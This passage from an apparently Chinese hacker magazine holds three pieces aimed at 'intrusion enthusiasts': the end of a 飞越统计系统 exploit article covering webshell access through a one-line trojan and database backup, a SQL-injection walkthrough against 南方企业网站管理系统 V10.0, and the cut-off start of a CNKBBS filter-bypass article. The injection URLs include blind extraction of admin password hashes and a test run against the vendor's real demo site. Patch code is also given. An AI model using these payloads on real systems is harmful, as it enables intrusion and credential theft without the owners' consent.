


图6

在后台，我们可以备份数据库，只要在注册的地方或者后台"站点名称"等栏目中插入一句话木马，通过备份数据库为ASP文件，再连接该ASP文件，即可轻松拿到WebShell。

后 记

在Google中输入"统计－－飞越统计系统"搜索，结果发现使用该统计系统的网站还是很多的，如图7所示，许多网站的访问量也是不错的。现在许多大站都忽视这些小系统，从而导致被黑，这点应该得到管理员的注意，千里之堤，万不可溃于蚁穴啊！

最后，我再说一下漏洞的修补。注入漏洞可以




图7

通过过滤掉引号来解决，在conn.asp文件中第23和24行之间加入代码"view=replace(view,"'","'')"即可。跨站漏洞可以将"<"和">"转化为"<"和">"来解决，并在reg.asp的第96和97行之间插入如下代码，后台也可以做相同处理，以免被插入一句话木马。


```
vuser=replace(vuser,"<","&lt;")
vuser=replace(vuser,">","&gt;")
vbanzhu=replace(vbanzhu,"<","&lt;")
vbanzhu=replace(vbanzhu,">","&gt;")
vpass=replace(vpass,"<","&lt;")
vpass=replace(vpass,">","&gt;")
vurl=replace(vurl,"<","&lt;")
vurl=replace(vurl,">","&gt;")
vtitle=replace(vtitle,"<","&lt;")
vtitle=replace(vtitle,">","&gt;")
vemail=replace(vemail,"<","&lt;")
vemail=replace(vemail,">","&gt;")
startcount=replace(startcount,"<","&lt;")
startcount=replace(startcount,">","&gt;")
vcontent=replace(vcontent,"<","&lt;")
vcontent=replace(vcontent,">","&gt;")
```

至于Cookies验证漏洞，可以将Cookies中Password和Username与数据库中的Password和Username作判断，将admin.asp、adminadmin.asp、edituser.asp、top.asp和userlist.asp文件中的代码"if Request.Cookies(feiyuetongji)("Username")<>"" then"全部改成如下的代码即可。

```
sql="select * from home"
set rs=conn.execute(sql)
if Request.Cookies(feiyuetongji)("Username")<>rs("homebanzhu") and Request.Cookies(feiyuetongji)("Password")<>rs("homepassword") then
```

至此，漏洞就全部补完了，如有哪位高人又发现了该系统的新漏洞，可以到黑防论坛与我一起交流，我的ID是珞珈凤凰。

适合读者：入侵爱好者
前置知识：SQL基础



公版开源程序安全的伤与痛

——南方企业网站管理系统漏洞分析

文/图 翼帆

从某种意义上来说，开源软件推动了软件业的发展，程序的作者从开源角度来共同完善程序和自身能力的提高，而使用者从开源中可以发现一些问题、学习到经典的编程思路，从而提高自己的编程水平。我也写曾写过一些开源软件，比如"翼帆CMS文章管理系统"，"ESCMS企业网站管理系统"，这些各大源码网站都有下载，而且很多公司都在使用中。我从大量的使用者中发现程序中存在的问题，并通过不同层次的使用人群不断发现程序的不足之处，一直在处理不同的人对程序的适应性和上手的难易度，在不断的测试和完善后，程序逐渐走向完善、完美。其实，让一个不懂电脑的人去研究你的程序，他所用的时间和你程序的质量成反比，他上手用的时间越少，就说明你的程序越成功。当然，在这里说这些有点跑题。今天我只是谈谈开源化软件在代码编写的安全方面的痛痒之处！开源，意味着所有的源代码向使用者开放，意味着程序开发者可以修改为自己想要的功能，但是正因为所有的源代码全部分开，所以程序的安全也就大打折扣，一点小小的马虎和不慎，便会引起可怕的后果。由于公版程序的使用者众多，一旦出现安全问题，后果可想而知。我今天就以南方企业网站管理系统为例来分析一下该程序存在的安全问题。

因为平时学习的需要，我收集了很多网上的商业版的企业管理系统，以便从大量成熟的商业程序的分析中学习些经典的编程经验，但偏偏就是这么无意，浏览南方数据企业网站管理系统V10.0的源代码时，竟然发现了这套程序存在诸多安全问题，多个页面未进行过滤导致SQL注入，而且此漏洞V10.0以下版本中均存在。

我们先看看UserEdit.asp这个文件，以下是其部分源代码。

```
dim Action,UserName,FoundErr,ErrMsg
dim rsUser,sqlUser
Action=trim(request("Action"))
UserName=trim(request("UserName"))
if UserName="" then
UserName=session("UserName")
end if
if UserName="" then
if Action="" then
response.redirect "UserServer.asp"
else
FoundErr=True
ErrMsg=ErrMsg & "<br><li>参数不足！</li>"
end if
end if
if FoundErr=true then
call WriteErrMsg()
else
Set rsUser=Server.CreateObject("Adodb.RecordSet")
sqlUser="select * from [User] where UserName='" & UserName & "'"
rsUser.Open sqlUser,conn,1,3
if rsUser.bof and rsUser.eof then
```

此文件的功能用于用户前台修改资料，从第四行代码"UserName=trim(request("UserName"))"可以看出，UserName用户名的值是通过提交得来的，而后面的三行：

```
if UserName="" then
UserName=session("UserName")
end if
```

却是如果UserName的值为空，则赋值为session("UserName")。这里我就搞不懂了，作者为什么要这么写，直接用后面的这个判断不就可以吗？是作者有意留下后门还是？我不得而知。

从后面的代码分析我们可以看到，UserName从获取值到执行SQL语句并未进行任何过滤，此时我们可以利用浏览器来提交UserName的值构成注入，从而获得管理员密码，详细方法如下。

我是未登录前台直接测试的，如图1所示，提交http://localhost/1/UserEdit.asp?username=admin，可以看到返回了正常信息并可以直接修改用户admin的资料。其实我们从程序代码不难看出这样的结果，但是为了验证，我们还是测试一下。



图1




图2

分析到了这里，再构建SQL注入就是很方便的事情了。我采用用手动注入，并把每一步骤写出来，提供给和我一样的小菜们练练手。

```
http://localhost/1/UserEdit.asp?username
=admin%20'%20and%20''='
```

返回正常，说明我们前面看到的都是真实的，确实可以注入。

进行第一步，因为我们知道管理员表是admin，所在直接构建如下的SQL语句

```
http://localhost/1/UserEdit.asp?username=admin' and exists
(select * from Admin)
```

提交这样的SQL查询语句，返回明显是错误的，原因是有个未闭合的引号，这在字符型注入的时候尤其要注意。

```
http://localhost/1/UserEdit.asp?username=admin' and exists
(select * from Admin) and '' ='
```

我们用“''=''”来闭合后面未关闭的引号，结果返回正常，说明注入的第一步已经成功了。接下来我们要猜解admin表的ID，以获得其UserName和Password字段的值。

```
http://localhost/1/UserEdit.asp?username=admin' and exists
(select id from Admin where id=1) and '' ='
```

返回正常说明管理员的ID为1。

```
http://localhost/1/UserEdit.asp?username=admin' and exists
(select id from Admin where len(username)=5) and '' ='
```

我们利用上面的语句来测试管理员用户名的长度。因为默认是admin，我也未修改管理员名称，所以返回还是正常，这说明管理员长度为5，如果返回是未找到用户，就需要多次修改长度来测试。成功得到长度之后，我们开始漫长的猜解过程。

```
http://localhost/1/UserEdit.asp?username=admin' and
exists(select id from Admin where left(username,1)=' a')
and '' ='
```

小提示 len函数是用来返回字段长度的。Left函数是返回字符串中左起指定长度的字符，比如left("abcdef",2)则返回"ab"。我们可以用它来测试管理员用户名对应的每一个字符。

一般这个过程都比较漫长，我们可以自己写段程序来完成这个过程，因为篇符有限，我就不具体说明怎么写了。

小知识 在ASP程序里，我们可以用XML中的XMLHTTP组件来调用网页分析的返回结果，通过对比，就可以获得相应的字符。

密码的猜解也极其简单，无非就是漫长枯燥的一个一个去试，还是写个通用的工具方便啊！但是目前的NBSI、啊D注入等工具都无法对这个注入点进行猜解，不知道是我用工具不到家还是其它原因，暂且不讨论它，继续我们的手工注入。

```
http://localhost/1/UserEdit.asp?username=admin' and exists
(select id from Admin where left(Password,1)=' 3') and
'' ='
```

和用户名的猜解一样，用同样的方法我们可以顺利得到MD5加密后的密码，之后通过一些在线MD5网页来查询或者爆力破解密码即可。一般来说，MD5密码对我们来说没有多大意义，但这对于我们说明问题已经足够了。

下面是我对官方的演示站进行的测试，结果如图3所示。

```
http://www.southidc.net/0791idc10/useredit.asp?
username=admin'%20and%20exists%20
(select%20Password%20from%20[Admin]%20where%20left(password,
16)='3acdbb255b45d296')%20and%20''='
```




图3

顺利拿到后台的用户名和密码后正准备兴冲冲地去后台逛一逛，结果发现演示站并未上传后台，不禁失望之极。

接下来我们再看看NewsType.asp文件的部分源代码。

```
BigClass=request("BigClass")
SmallClass=request ("SmallClass")

sql="select * from News where BigClassName='"&
BigClass &"' and SmallClassName='"& SmallClass &"' order
by AddDate desc"
set rs=conn.execute(sql)
```

同样，BigClass和SmallClass也未进行任何过滤，我们可以用以下方式来注入。

```
http://localhost/1/newstype.asp?BigClass=企业新闻
%20and%201=1
```

继续分析，可以发现add.asp、CompHonorBig.asp等文件均存在SQL注入漏洞，因为时间、篇幅有限，我就不一一分析了，大家自己用来练练手。后来我又发现有些页面虽然也没有过滤，但却不能进行注入，原来是加了通用防注入程序。因为这套程序的后台提供了数据库备份功能，所以我们可以通过备份方法来获取WebShell，后果极其严重。

到此为止，对此套程序的漏洞分析和测试基本就完毕了，我们继续回到前面的话题。开源软件确实给开发人员提供了不少方便，但对于使用者来说，也意味着不少的风险，所以我们在使用开源软件的时候，一定要注意程序的完整性、安全性和时常注意官方补丁。

小提示 使用开源公版软件时要注意，一是修改数据库名称；二是要删除或改名后台数据库备份程序；三是修改默认管理员用户名和密码；四是如果你有能力，最好更改一下MD5加密，比如将MD5(password)改为MD5("ovi_esdf"&password)，因为ovi_esdf这样开头的MD5一般在线破解是没有收录的，而且爆力破解也极其麻烦，可以增强一些安全性。

开源软件虽有很多好处，但也有很多弱点，如果你想使用更好的服务和稳定的程序，还是购买商业版比较合适。另外，我也想告诉那些开发开源软件的工程师们，我对他们充满崇拜和敬仰，但是对于那些利用和修改开源软件进行攻击他人或者是有损他人利益的行为，本人感到极其的厌恶。同时，我也对那些共享软件的作者没什么好感，本身是开源软件却有很多功能限制，关键部分需要购买来获得，就像南方数据企业网站管理系统一样，到处打广告宣传，下载的却全部是缺胳膊少腿的共享版。

一套完整的程序，需要长期的测试、完善和修补才可以发布的，这是对用户的负责，是对自己程序的负责。虽然我们的程序不可能100%安全，不可能没有漏洞，但是我们应该尽大可能的杜绝它们。

就到此为止吧，下面说说南方企业网站管理系统UserEdit.asp文件漏洞的修补方法。截止发稿前，官方未发布任何补丁，甚至官方网站漏洞依旧。


我的建议是，直接删除"UserName=trim(request("UserName"))"，或者在其后加几行如下的代码进行过滤。

```
UserName=Replace(UserName,"'","")
UserName=Replace(UserName,"%","")
UserName=Replace(UserName," ","")
UserName=Replace(UserName,"exists","")
UserName=Replace(UserName,"select","")
```

不过我个人认为最佳的修补方法是直接将前面的Request取消，用session赋值即可，代码如下。

```
……
dim Action,UserName,FoundErr,ErrMsg
dim rsUser,sqlUser
Action=trim(request("Action"))
UserName=session("UserName")
if UserName="" then
……
```

其它存在漏洞的文件过滤方法类似，不过一一修改的确麻烦，而且也很难分析具体哪些页面还存在漏洞，建议还是在"inc/conn.asp"中加入通用防注入程序吧。最后感谢孤独（黑防论坛编程版版主）对本文的修订和一些指导，期待更多的脚本爱好者共同参与讨论和交流。



适合读者：入侵爱好者

前置知识：无

巧妙绕过SQL通用防注入系统，轻松入侵中网景论坛

文/图 iamgood

有人说2006年是注入年，随着2007年的到来，注入的时代将慢慢远去，但我们分明看到一个个系统的漏洞都是因为注入而导致问题重重。这不，最近又出现了OBLOG的注入漏洞，由此看来，注入并没有离去，只是随着"SQL通用防注入"等一批程序的出现，靠工具软件注入的时代开始远去了，程序员在写一个系统

或程序的时候,再也不可能出现简单的注入漏洞了,这时候,检测注入漏洞就得需要我们手工来进行了。

这次我检测的是中网景论坛最新版——中网景论坛(CNKBBS)2007 v5.0,其简单介绍如下,2007版已经是商业版级的软件,和国内同类商业论坛一样拥有强大的功能:具有监视(黑客)恶意操作功能(怕怕)。

踩点

为了测试,我在本机架设了一个中网景论坛程序,并添加了几个版块和子版块。打开中网景论坛,界面、功能还算美观和完善。随便打开一个版块,并在"subid=1"后加一个单引号,出现了如图1所示的情况。




图1

看见这个界面,我想大家一定很熟悉,这就是SQL通用防注入系统。它是将过滤的代码加在连接数据库的文件中的。又试了几处,均被拦截。

实战

看来要想成功入侵,还是得阅读一下它的源程序了。在user_RxMsg_detail.asp文件中,发现有如下代码

```
id=request("id")
if id<>"" then Call IsNum(bid)
conn.execute("update cnk_Users_RxMsg set readed=1 where id="&id) '设置已读
rs.open "select * from cnk_users_RxMsg where id="&id,conn,1,3
```

user_RxMsg_detail.asp文件是用来查看接收到的信息的,新注册的用户第一次进论坛时,都会收到一个"欢迎您的加入"的信息,如图2所示。

